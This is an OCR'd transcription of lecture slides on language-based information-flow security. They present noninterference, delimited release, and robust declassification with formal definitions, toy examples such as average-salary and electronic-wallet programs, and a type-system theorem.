
Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement

Dimensions of Declassification in Theory and Practice


Confidentiality: preventing information leaks

- Untrusted/buggy code should not leak sensitive information
- But some applications depend on intended information leaks
  - password checking
  - information purchase
  - spreadsheet computation
  - …
- Some leaks must be allowed: need information release (or declassification)




Confidentiality vs. intended leaks


- Allowing leaks might compromise confidentiality
- Noninterference is violated
- How do we know secrets are not laundered via release mechanisms?
- Need for security assurance for programs with release



State-of-the-art




Dimensions of release




Principles of release

- Semantic consistency
- Conservativity
- Monotonicity
- Non-occlusion



What


- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged




- Selective (partial) flow
  - Noninterference within high sub-domains [Cohen' 78, Joshi & Leino' 00]
  - Equivalence-relations view [Sabelfeld & Sands' 01]
  - Abstract noninterference [Giacobazzi & Mastroeni' 04,' 05]
  - Delimited release [Sabelfeld & Myers' 04]
- Quantitative information flow [Denning' 82, Clark et al.' 02, Lowe' 02]

Security lattice and noninterference

Security lattice:




e.g.:



Noninterference: flow from l to l′ allowed when $l \sqsubseteq l'$

Noninterference

- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged



- Language-based noninterference for c:

$$M_1 =_L M_2 \;\&\; \langle M_1, c\rangle \Downarrow M'_1 \;\&\; \langle M_2, c\rangle \Downarrow M'_2 \Rightarrow M'_1 =_L M'_2$$

Low-memory equality:
$M_1 =_L M_2$ iff $M_1|_L = M_2|_L$

Configuration with M_2 and c

Average salary

- Intention: release average

$$\text{avg} := \text{declassify}((h_1 + \ldots + h_n)/n, \text{low});$$

- Flatly rejected by noninterference
- If accepting, how do we know declassify does not release more than intended?
- Essence of the problem: what is released?
- "Only declassified data and no further information"
- Expressions under declassify: "escape hatches"

Delimited release

[Sabelfeld & Myers, ISSS'03]

- Command c has expressions declassify(e_i,L); c is secure if:

$$M_1 =_L M_2 \;\&\; \langle M_1, c\rangle \Downarrow M'_1 \;\&\; \langle M_2, c\rangle \Downarrow M'_2 \;\&\; \forall i\ .\mathrm{eval}(M_1, e_i) = \mathrm{eval}(M_2, e_i) \Rightarrow M'_1 =_L M'_2$$

if M_1 and M_2 are indistinguishable through all e_i...

...then the entire program may not distinguish M_1 and M_2

$\Rightarrow$ security

- For programs with no declassification: Security $\Rightarrow$ noninterference

Average salary revisited

- Accepted by delimited release:

$$\text{avg} := \text{declassify}((h_1 + \ldots + h_n)/n, \text{low});$$

$$\text{temp} := h_1;\ h_1 := h_2;\ h_2 := \text{temp};$$
$$\text{avg} := \text{declassify}((h_1 + \ldots + h_n)/n, \text{low});$$


- Laundering attack rejected:

$$h_2 := h_1; \ldots;\ h_n := h_1;$$
$$\text{avg} := \text{declassify}((h_1 + \ldots + h_n)/n, \text{low});$$

$\sim$ $\text{avg} := h_1$

Electronic wallet

- If enough money then purchase



- Accepted by delimited release

Electronic wallet attack

- Laundering bit-by-bit attack (h is an n-bit integer)


```
l:=0;
while(n>0) do
   k:=2^(n-1);
   if declassify(h≥k,low)
      then (h:=h-k; l:=l+k);
   n:=n-1;
```


$\sim$ `l:=h`

- Rejected by delimited release

Security type system

- Basic idea: prevent new information from flowing into variables used in escape hatch expressions





- Theorem:
  c is typable $\Rightarrow$ c is secure

Who

- Robust declassification in a language setting [Myers, Sabelfeld & Zdancewic'04/06]
- Command c[•] has robustness if

$$\forall M_1, M_2, a, a'.\ \langle M_1, c[a]\rangle \approx_L \langle M_2, c[a]\rangle \Rightarrow \langle M_1, c[a']\rangle \approx_L \langle M_2, c[a']\rangle$$

attacks

- If a cannot distinguish between M_1 and M_2 through c then no other a' can distinguish between M_1 and M_2

Robust declassification: examples

- Flatly rejected by noninterference, but secure programs satisfy robustness:

$[\bullet]; x_{LH} := \text{declassify}(y_{HH}, LH)$

$[\bullet]; \text{if } x_{LH} \text{ then } y_{LH} := \text{declassify}(z_{HH}, LH)$

- Insecure program:

$[\bullet]; \text{if } x_{LL} \text{ then } y_{LL} := \text{declassify}(z_{HH}, LH)$

is rejected by robustness

